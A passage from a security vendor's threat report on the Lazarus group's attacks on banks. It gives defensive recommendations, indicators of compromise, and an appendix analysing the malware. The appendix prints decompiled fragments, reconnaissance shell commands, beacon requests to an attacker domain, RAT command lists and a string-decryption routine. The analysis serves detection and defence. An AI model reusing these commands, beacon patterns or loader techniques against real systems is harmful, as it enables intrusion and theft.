   It's worth noting that "Russian commands" received from the server are not typical for a Russian native speaker, and in the case of the «poluchit» (to receive) command the meaning of the word contradicts the action (to send) it is intended for.

Poluchit (means "to get" in Russian)	Send a network address of the current Layer 2 server to the C&C server

2. To protect their executables, hackers used Enigma Protector, a commercial product, which was created by a Russian software developer.
3. Exploits for Flash and SilverLight were borrowed from the sets of exploits created by Russian-speaking hackers.

These techniques to mask attribution initially mislead some researchers conducting preliminary analysis.

04 RECOMMENDATIONS

Updates of software and operating systems

To prevent infection through execution of exploits, it is enough to update your Microsoft and Adobe software.The Lazarus group uses known and patched exploits, rather than leveraging 0day vulnerabilities. That's why, even usual software updates did not allow attackers to infiltrate corporate networks. Unfortunately, some of the attacked banks did not comply with this requirement.

Network traffic analysis

Even if the criminals have managed to obtain access to the corporate network, the attack can still be successfully prevented. After intrusion into the company's network hackers still need to find systems of their interest, and gain access to them. It takes days and even months sometimes, and this time should be used to detect the malicious activity.

Attackers use malicious programs that transfer data to the C&C server — Layer 1. Communications between the infected computer and the C&C server can be identified through network traffic analysis. All communications are encrypted, that is why you should use solutions that can detect network anomalies based on threat intelligence data.

Application whitelisting

Application whitelisting should be introduced into critical bank servers. This will prevent attackers from installing their remote control tools, monitoring financial transactions, and escalating privileges. It also helps to identify unauthorized attempts to run such malicious applications.

Checking indicators of compromise

The "Indicators of compromise" section contains current and historical intelligence data. With these indicators, you can check if your organization was, or is, under attack by Lazarus. The group uses legitimate compromised servers, that's why these indicators can give false positives.

Response

And the most important thing: if you have detected trails of a targeted attack at any stage, you need to involve specialized companies for its analysis. Incorrect responses to the attack result in the attacker activity remaining partly undetected to enable criminals to achieve their goal — to steal money.

ABOUT GROUP-IB

Group-IB is one of the global leaders in preventing and investigating high-tech crimes and online fraud. Since 2003, the company has been active in the field of computer forensics and information security, protecting the largest international companies against financial losses and reputational risks.

International honors

The company is recognized by Gartner as a threat intelligence vendor with strong cyber security focus and the ability to provide leading insight to the Eastern European region and recommended by the Organization for Security and Co-operation in Europe (OSCE). In 2017 IDC Report named Group-IB the leader of the Russian Threat Intelligence Services Market. The company is a member of the World Economic Forum working group on cybersecurity.

Clients worldwide

Fortune 500 companies worldwide use Group-IB products and services. Group-IB clients include top-tier banks and financial institutions, FMCG brands and industrial corporations, oil and gas companies, software and hardware vendors, telecommunications service providers the US, Western Europe, the Middle East, Asia and Australia.

CyberCrimeCon2017

Annual conference organized by Group-IB aims to empower global threat intelligence exchange in one of the hottest spot on cybersecurity map. Be the first to discover key cybercrime trends and get a chance to interact with the global experts directly, both on and off stage.
Learn more on 2017.group-ib.com

Group-IB products and services

Threat Intelligence

Learn about threats, leakages, attacks, and hacking activity before they can harm your business

Secure Bank

Protect online payments by identifying fraud preparation and attempted execution on client devices

TDS Sensor + TDS Polygon

Detect malicious incidents in your internal network to prevent attacks, intrusions, data leaks, and espionage

Brand Protection

Prevent online brand abuse, manage reputational risks and reduce online counterfeit sales

Incident Response

CERT-GIB — 24/7 emergency response and effective incident management

Computer Forensics and Investigation

The largest computer forensics laboratory in Eastern Europe with 150+ successful investigations worldwide

Learn more on group-ib.com

05 INDICATORS OF COMPROMISE

5.1 IP addresses of attackers

IP	Country	Comment
175.45.178.222	North Korea	Potonggang District, where Natinal Defence Commission of North Korea is located
210.52.109.22	North Korea	Located in the network of China Netcom
157.7.135.182	Japan	VPN server with an agent SoftEther VPN Japan Network Information Center installed
202.101.36.45	China	VPN server with an agent SoftEther VPN Shanghai Telecom installed

5.2 IP addresses with SoftEther VPN

IP	Country	Certificate name	Comments
157.7.135.182	Japan	vpn140818026.softether.net	Japan Network Information Center
202.101.36.45	China	vpn421337203.sedns.cn	Shanghai Telecom
202.129.24.4	Thailand	vpn334555897.softether.net	CAT-Northeast Telecom
78.89.183.37	Kuwait	vpn401107085.softether.net	Wataniya Telecom
31.3.225.57	USA	vpn204475098.softether.net	Dedicated server hosting
207.162.24.86	Canada	vpn311153980.softether.net	Universite du Quebec
209.254.82.137	USA	vpn835666623.softether.net	PaeTec Communications, Inc. TELECOM
77.241.47.234	Russia	vpn656325103.softether.net	tvoe.tv
173.198.127.221	USA	vpn154284736.softether.net	Warner Bros. Entertainment Inc
180.18.169.69	Japan	vpn839766209.softether.net	Japan Network Information Center
31.197.217.5	Italy	vpn844692605.softether.net	Telecom Italia S.p.a.
140.123.92.101	Taiwan	vpn147623034.softether.net	Taiwan Network Information Center
140.121.120.229	Taiwan	vpn178828146.softether.net	Taiwan Network Information Center

5.3 IP addresses used to control the C&C infrastructure

IP addresses of compromised hosts with Server_RAT **Listens on port 3365**		**IP addresses of compromised hosts with PortForwarder** **Redirects to port 443**	**IP addresses of compromised hosts with Backend_Listener** **Listens on ports 8080 and 9090**
140.121.120.229	180.94.69.107	12.49.13.202	31.192.208.xxx
27.131.59.198	218.29.194.101	31.210.105.105	
194.78.90.21	140.119.98.20	202.129.24.4	
140.123.92.101	64.116.135.73	210.213.90.173	
31.210.105.105	140.115.31.220	187.109.80.61	
31.197.217.5	78.89.183.37	212.219.35.51	
182.77.60.35	221.132.18.43	203.131.230.104	
203.131.230.104	190.252.8.138	2.32.113.178	
80.60.105.128	31.210.119.142	187.44.139.252	
203.114.109.68	61.90.156.121	123.200.9.178	
165.123.67.111	212.34.228.66	82.144.131.5	
178.222.166.209	196.214.247.58	202.183.185.91	
140.114.122.178	12.49.13.202	209.105.239.42	
63.247.182.137	41.72.101.138	209.81.121.51	
140.121.100.63	60.96.139.113	140.115.31.220	
114.174.228.100	80.78.73.204	80.78.73.204	
202.183.185.90	212.30.75.210	140.115.42.147	
118.189.38.21	87.252.182.182	212.14.44.245	
203.66.57.237	166.111.80.223	165.123.67.111	
210.227.170.229	140.116.31.195	66.207.112.187	
180.18.169.69	24.201.106.142	203.66.57.237	
173.198.127.221	41.33.212.94	140.116.178.123	
86.120.134.50	31.192.208.227	140.116.31.195	
77.241.47.234	193.19.174.60	140.112.14.16	
182.73.40.130	220.132.243.188	202.183.185.90	
58.64.203.66	69.196.83.206	41.72.101.138	
81.93.72.18	62.210.146.3	59.120.19.101	
61.122.232.25	208.124.153.14	125.214.195.17	
209.254.82.137	140.112.90.235	69.196.83.206	
118.22.154.159	47.176.2.12	175.45.61.44	
207.162.24.86	164.70.22.40		
178.252.148.240	211.240.78.135		
212.14.44.245	202.56.120.210		
210.213.80.237	184.163.74.15		
180.234.11.19	210.241.42.173		
51.254.71.167	218.248.46.26		
41.41.241.194			
31.3.225.57			
69.91.178.16			

5.4 Certificates used to redirect traffic

Certificate thumbprint	"Issued for" Field	Issue date	IP addresses where the certificate was detected
de8166daca44cca2ef26031fd8a489222d8fa74c	www.longmusic.com/emailAddress=master@longmusic.com	2017-02-09	12.49.13.202 31.210.105.105
b82ce23ef56fd59df2d54cd6ab0d097ec38a72bb	www.comtech.com/emailAddress=master@comtech.com	2016-11-27	187.44.139.252
1f2ae52ccf5ace9a27f521043816f8ca02405779	www.fartit.com/emailAddress=master@fartit.com	2016-11-08	210.213.90.173 187.109.80.61 212.219.35.51
6e55459ddbc666e5d6f89844f5d2a2647be426ca	www.wikaba.com/emailAddress=master@wikaba.com	2016-11-07	202.129.24.4
d35da9d13883b3f0c575144b3cee58d5744a9e48	www.telecomm.com/emailAddress=consult@www.telecom.com	2016-11-07	203.131.230.104
6bab9ca99fcdd465a56463a65122f9e7ba367219	www.instanthq.com/emailAddress=master@instanthq.com	2016-11-01	2.32.113.178
a8b0b4f42547aaf608f062c6f9aa1e3fb33caaf0	tradeboard.mefound.com/emailAddress=master@mefound.com	2016-10-21	82.144.131.5 202.183.185.91
c84c214878ebbee35d853cb2f739f919238550a4	www.biolab.com/emailAddress=master@biolab.com	2016-10-03	123.200.9.178
935192f61d0a72cc24d01feab5a18de9a3837b42	www.resfinan.com/emailAddress=info@resfinan.com	2016-08-18	209.105.239.42 209.81.121.51 182.77.60.35 80.78.73.204 140.115.31.220 140.115.42.147
26b4162e29de9c4a64b4dfd93b72c6426bc9dc8e	finews.otzo.com/emailAddress=master@otzo.com	2016-04-10	41.72.101.138 202.183.185.90 140.112.14.16 140.116.31.195 140.116.178.123 203.66.57.237 66.207.112.187 165.123.67.111 212.14.44.245 106.2.44.86
f1f7c47c154a3f95cbc41a3299ce80a45e566519	host.global.com/emailAddress=info@host.global.com	2016-03-21	69.196.83.206 175.45.61.44
57cfdf9b1e3a3675e5a971e1905f1ca5afd228bf	latest.ignorelist.com/emailAddress=consult@latest.ignorelist.com	2016-03-03	59.120.19.101 125.214.195.17

5.5 Malware

Hash	Malware type	File names
4cc10ab3f4ee6769e520694a10f611d5	Silverlight exploit	cambio.xap
6dffcfa68433f886b2e88fd984b4995a 1f2cd85583a4a56b764ba6429c2155ec	Flash exploit	cambio.swf
cb52c013f7af0219d45953bae663c9a2 9216b29114fb6713ef228370cbfe4045	Reconnaissance module	svchost.exe
1bfbc0c9e0d9ceb5c3f4f6ced6bcfeae	Dropper	gpsvc.exe
85d316590edfb4212049c4490db08c4b 1f7897b041a812f96f1925138ea38c46 1507e7a741367745425e0530e23768e6	Dropper	MBLCTR.EXE gpsvc.exe
9914075cc687bdc352ee136ac6579707	Loader	fdsvc.exe
9cc6854bc5e217104734043c89dc4ff8	Client_TrafficForwarder	fdsvc.dll
25200d3fe30785f3c90a91faf8ebf1b5 5994a8fd8c68dd1cc51ce7ca0d9c2749 889e320cf66520485e1a0475107d7419 40e698f961eb796728a57ddf81f52b9a	Client_TrafficForwarder	
8e32fccd70cec634d13795bcb1da85ff	Client_RAT	srservice.hlp
e29fe3c181ac9ddbb242688b151f3310	Client_RAT	deskadp.dll srservice.dll
9216b29114fb6713ef228370cbfe4045	Client_RAT	srservice.chm
570e6ea21cdce694a4a74876ca87534a	Server_RAT	ejbss.dll
e4fb05a8c2da92ec5b19bdb59814464a	Server_RAT	mbcrs.rll
f38f6d976e6d66abc86f9992e808670a	Server_RAT	smtp.dat
3c3982d068bc7f2d1e4742c2009b0f46	Server_TrafficForwarder	msvmgr.exe
b603a16a950056df336fe3950c81601d d032aeb54cf1229e011c070ecd64c33e	Server_TrafficForwarder	msdtc.exe
5C1917F6753D03A08328132DB1E06571	BACKEND_LISTENER	msdtc.exe

06 APPENDIX

Recon module

The svchost.exe file (MD5 cb52c013f7af0219d45953bae663c9a2, size 128512 bytes) is a Backdoor. This program is installed and launched on the target machine through successful execution of exploits.

Once launched, the program adds itself to the auto-start by copying its file to the directory "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup", collects information about the infected machine and sends it to the C&C server.

```
  v22 = 101;
  if ( !GetModuleFileNameW(0, &Filename, 0x103u) )
    return -1;
  VersionInformation.dwOSVersionInfoSize = 276;
  if ( !GetVersionExW(&VersionInformation) )
    return -1;
  if ( VersionInformation.dwMajorVersion < 6 )
  {
    if ( ExpandEnvironmentStringsW(L"%USERPROFILE%", &Dst, 0x103u) )
    {
      _snwprintf(&NewFileName, 0x103u, L"%s\\%s\\%s\\%s\\%s", &Dst, &v23, &v29, &v34, &v17);
      goto LABEL_9;
    }
    return -1;
  }
  if ( !ExpandEnvironmentStringsW(L"%APPDATA%", &Dst, 0x103u) )
    return -1;
  _snwprintf(&NewFileName, 0x103u, L"%s\\%s\\%s\\%s\\%s\\%s", &Dst, &v8, &v13, &v23, &v29, &v34, &v17);
LABEL_9:
  CopyFileW(&Filename, &NewFileName, 0);
  return 0;
}
```

In addition, it can download and run third-party programs. The following commands are executed using a command interpreter:

«cmd.exe /c \»hostname > %s\»», &TempFileName);

«cmd.exe /c \»whoami >> %s\»», &TempFileName);

«cmd.exe /c \»ver >> %s\»», &TempFileName);

«cmd.exe /c \»ipconfig -all >> %s\»», &TempFileName);

«cmd.exe /c \»ping www.google.com >> %s\»», &TempFileName);

«cmd.exe /c \»query user >> %s\»», &TempFileName);

«cmd.exe /c \»net user >> %s\»», &TempFileName);

«cmd.exe /c \»net view >> %s\»», &TempFileName);

«cmd.exe /c \»net view /domain >> %s\»», &TempFileName);

```
exe /c \»reg query \»HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet
Settings\» >> %s\»»,
«cmd.exe /c \»tasklist /svc >> %s\»», &TempFileName);
«cmd.exe /c \»netstat -ano | find \»TCP\» >> %s\»», &TempFileName);
}
```

The analyzed sample can download and run executable files on command from the C&C server (the "http" command). The "killkill" command, used for self-removal from the infected system, applies a hard-coded name of a .BAT file "% temp% \ tmp095j.bat".

Command	Description
killkill	Remove itself from the system
http	Download and run the file from the C&C server


An example of a request to the C&C server is shown below:

```
GET /design/dfbox/list.jsp?action=What&u=10729854751740 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101
Firefox/47.0
Host: www.eye-watch[.]in
```


Below is a code block with a command request sent to the C&C server:

```
loc_4048C5:
push    edi
mov     eax, offset word_41B330
lea     ecx, [ebx+0E4h]
mov     [ebx+0DCh], edi
mov     [ebx+0E0h], edi
call    sub_406480
push    edi
mov     eax, offset word_41B330
lea     ecx, [ebx+0C0h]
call    sub_406480
mov     eax, dword ptr qword_420100+4
mov     ecx, dword ptr qword_420100
push    eax
push    ecx
push    offset aHttpsWww_eyeWa ; "https://www.eye-watch.in/design/img/lis"...
push    offset aS?actionWhatUI ; "%s?action=What&u=%I64u"
push    3FFh            ; size_t
push    offset word_42010C ; wchar_t *
call    __snwprintf
add     esp, 18h
xor     edx, edx
mov     eax, offset word_42010C
mov     word ptr [ebp+var_2A44], dx
mov     [ebp+var_2A30], 7
mov     [ebp+var_2A34], edi
lea     edx, [eax+2]
lea     ecx, [ecx+0]
```


Below is a code block informing the C&C server about the results of file loading and execution commands:



Below is a code block informing the C&C server about the results of self-removal commands:



Below is a code block informing the C&C server about results of the data system collection command:



```
loc_40519B:
mov     edx, dword ptr qword_420100+4
mov     eax, dword ptr qword_420100
push    edx
push    eax
push    offset aHttpsWww_eyeWa ; "https://www.eye-watch.in/design/img/lis"...
push    offset aS?actionBasein ; "%s?action=BaseInfo&u=%I64u"
push    3FFh            ; size_t
push    offset word_42010C ; wchar_t *
call    __snwprintf
add     esp, 18h
mov     edi, 7
xor     ecx, ecx
mov     eax, offset word_42010C
mov     [ebp+var_18], edi
mov     [ebp+var_1C], esi
mov     word ptr [ebp+var_2C], cx
lea     edx, [eax+2]
mov     ebx, 2
```

Client_RAT

This remote control tool is installed on command from Recon, in the event the computer is of interest to the attacker. The application is deployed as follows: Dropper -> Loader -> Payload.

The gpsvc.exe file (MD5: 1bfbc0c9e0d9ceb5c3f4f6ced6bcfeae, size: 3449344 bytes) is an executable file and can be classified as Dropper. This file is downloaded on the target system using Recon.

This console utility can be launched with the following arguments:

Arguments	Description
gpsvc.exe -l	Enumerates system services
gpsvc.exe -e [path]	Extracts and decrypts the payload and saves it to the specified path
gpsvc.exe –a [service name] [path to DLL]	Installs the library as a service

The deskadp.dll and srservice.dll files (MD5: e29fe3c181ac9ddbb2426 88b151f3310, size: 79360 bytes) are executable dynamic libraries and can be classified as Loader. These files are downloaded on the target system using Recon and can ensure its persistence in the system using Dropper.

Loader is used to decrypt Payload. The encrypted file named srservice.chm (MD5: 9216b29114fb6713ef228370cbfe4045) is a RAT, which is saved (in encrypted form) to the directory "%windir%\Help\X.chm", where X is the name of the RAT file without an extension.

```
pop rdi
pop rsi                                 rsi:"C:\\Windows\\Help\\srservice.chm"
```

An additional file named srservice.hlp (MD5: 8e32fccd70cec634d1379 5bcb1da85ff) is a RAT configuration file, which contains a C&C address embedded in an encrypted form.

The decrypted configuration file contains the following network addresses:

- tradeboard.mefound.com:443
- movis-es.ignorelist.com:443

In addition to configuration data, the file contains a built-in encrypted network address of the tradeboard.mefound.com:443 node.


```
; wchar_t ecrypted_domain
ecrypted_domain dw 2CABh, 2CADh, 2CBEh, 2CBBh, 2CBAh, 2CBDh, 2CB0h, 2CBEh
                                        ; DATA XREF: parse_hlp_file+1B↑o
                                        ; parse_hlp_file+3F↑o
                dw 2CADh, 2CBBh, 2CF1h, 2CB2h, 2CBAh, 2CB9h, 2CB0h, 2CAAh
                dw 2CB1h, 2CBBh, 2CF1h, 2CBCh, 2CB0h, 2CB2h, 2CE5h, 2 dup(2CEBh)
                dw 2CECh, 0EAh dup(2CDFh), 2CABh, 2CADh, 2CBEh, 2CBBh
                dw 2CBAh, 2CBDh, 2CB0h, 2CBEh, 2CADh, 2CBBh, 2CF1h, 2CB2h
                dw 2CBAh, 2CB9h, 2CB0h, 2CAAh, 2CB1h, 2CBBh, 2CF1h, 2CBCh
                dw 2CB0h, 2CB2h, 2CE5h, 2 dup(2CEBh), 2CECh, 0EAh dup(2CDFh)
```

The strings are encrypted with a simple XOR operation of every subsequent 2 bytes with a constant 0x2CDF.

```
__int64 parse_hlp_file()
{
  unsigned int v0; // edi@1
  signed __int64 v1; // rbx@1
  wchar_t *v2; // rax@2
  signed __int64 v3; // rcx@2
  __int16 v4; // ax@4
  wchar_t *v5; // rax@7
  __int64 v6; // rdx@9
  __int16 v7; // cx@10

  v0 = -1;
  v1 = 130i64;
  if ( wcsicmp(&ecrypted_domain, "*") )
  {
    v2 = &ecrypted_domain + 1;
    v3 = 130i64;
    do
    {
      *(v2 - 1) ^= 0x2CDFu;
      *v2 ^= 0x2CDFu;
      v2 += 2;
      --v3;
    }
    while ( v3 );
    do
    {
      v4 = *(v3 + 6443092472i64);
      v3 += 2i64;
      *(v3 + 6443147410i64) = v4;
    }
```

Below is the buffer with the result of strings' decryption.



The application provides an option to specify the second network node, however it was not specified in the file identified and analyzed by Group-IB specialists.

After its launch, srservice.dll scans the % windir%\Help\ directory for a file with the same name, but with the .chm extension, then decrypts and injects it into the address space of the lsass.exe process.

Following this, the infected computer is controlled through a pre-installed infrastructure with several layers of anonymization designed to complicate investigation.

The RAT contains usual commands in English. Communications with the C&C server are performed over an encrypted SSL channel as the Client_RAT is compiled with statically linked libcurl libraries, version 7.47.1 (FEB 2016).

This program may execute the following commands received from the C&C server:

Command	Description
NONE	Do not execute any commands
GINF	Collects and sends extensive system information about the PC
SLEP	Do not execute any commands
HIBN	Do not execute any commands
DRIV	Get information about available disks in the system
DIRP	List files with the specified extension
CHDR	Changes the current directory
RUNX	Get the user's token
MOVE	Renames the specified file
FTIM	Set the timestamps of the %windir%/system32/kernel32.dll file to the specified file
NEWF	Create a new directory with the specified name
ZDWN	Purportedly, downloads a file/files
PEIN	Inject the code in the specified process
TCON	Purportedly, it connects to the specified network node
DIR	Enumerates files in the selected directory
DIE	Remove itself from the system
DEL	Delete the selected file
WIPE	Delete the selected file and make it unrecoverable

UPLD	Upload the file to the C&C server
SCFG	Get a new bot configuration
DRIV	List the installed drivers
DOWN	Download and run the file
CMDL	Execute the command and upload the result of its operation to the C&C server
GCFG	Download bot configuration
RUN	Run the command
PVEW	List running processes
PEEX	Inject the code in the explorer.exe process.
PKIL	Terminate the process with the selected PID

Client_TrafficForwarder

This program is designed to provide access to the local network and is also installed using the original Dropper. The installation scheme is as follows: Dropper -> Loader -> Loader -> Payload.

The gpsvc.exe and MBLCTR.EXE files (size: 753664 bytes, MD5: 85d316590edf b4212049c4490db08c4b) are executable files and can be classified as Loader. This file is installed on the target system using Dropper, which is downloaded using Recon or Client_RAT.

This console can be launched with the following arguments:

Arguments	Description
dropper.exe -x [key] -l	Enumerates system services
dropper.exe -x [key] -e [servicename] [config]	Extracts and decrypts the payload from config and sets it as a service
dropper.exe -x [key] -f	Installs implants by adding information about them to the system registry
dropper.exe -x [key] -o [eventname]	Calls OpenEventA with a special event name
dropper.exe -x [key] -t [eventname]	Calls OpenEventA with a special event name, then calls Setvent API

- Key means an encryption key. A MD5 hash (hashing algorithm) of this key is used to decrypt the configuration file.
- Config means a path to the configuration file that contains the name of the service, its description, and the loader of the main module, which will be installed on the system as a service.

The program can also read executable data from the following registry keys and embed them into the selected process:

- HKLM\SYSTEM\CurrentControlSet\Services\<name of service>\Security\Data2
- HKLM\SYSTEM\CurrentControlSet\Services\<name of service>\Security\Data3

fdsvc.exe (MD5 9914075cc687bdc352ee136ac6579707 and 60928 bytes) is an executable file and can be classified as loader.

Example of the Loader launch:

loader.exe -d "encrypted_payload.bin" -p 1540 -s [encrypted_C&C:port] -r [encrypted_commands]

Arguments	Description
-d	Name of the file for decryption
-p	ID of the process in which the payload should be embedded
-r	Encrypted param1
-s	Encrypted param2

Loader is used to decrypt payload. The file named fdsvc.dll (MD5: 9cc6854bc5e217104734043c89dc4ff8, size: 480768 bytes) is an encrypted payload which is Client_TrafficForwarder.

After decryption, it becomes a simple DLL (MD5 25200d3fe30785f3c90a91faf8ebf1b5, size: 519392 bytes) and is used to create a tunnel from the C&C server to the specified network resource. The payload provides a secure connection over a specially created protocol via a proxy server (an infected current host).

Description

The payload was compiled statically with the libcurl library, version 7.49.1 (May 30, 2016), LibTomMath, and the libgcrypt library to support encrypted TLS traffic.

```
                align 8
aX86_64PcWin32  db 'x86_64-pc-win32',0
a7_49_1         db '7.49.1',0
                align 20h
aHttp_1         db 'http',0

                align 8
```

```
; unsigned __int8 CIPHER_TEXT_ONE_BLOCK_256_BIT_KEY_ECB[208]
CIPHER_TEXT_ONE_BLOCK_256_BIT_KEY_ECB db 10h, 4 dup(0), 1, 2, 3, 4, 5, 6, 7, 8, 9, 0Ah, 0Bh
                                      ; DATA XREF: aes4+33↑o
                db 0Ch, 0Dh, 0Eh, 0Fh, 11h dup(0), 11h, 22h, 33h, 44h
                db 55h, 66h, 77h, 88h, 99h, 0AAh, 0BBh, 0CCh, 0DDh, 0EEh
                db 0FFh, 69h, 0C4h, 0E0h, 0D8h, 6Ah, 7Bh, 4, 30h, 0D8h
                db 0CDh, 0B7h, 80h, 70h, 0B4h, 0C5h, 5Ah, 18h, 4 dup(0)
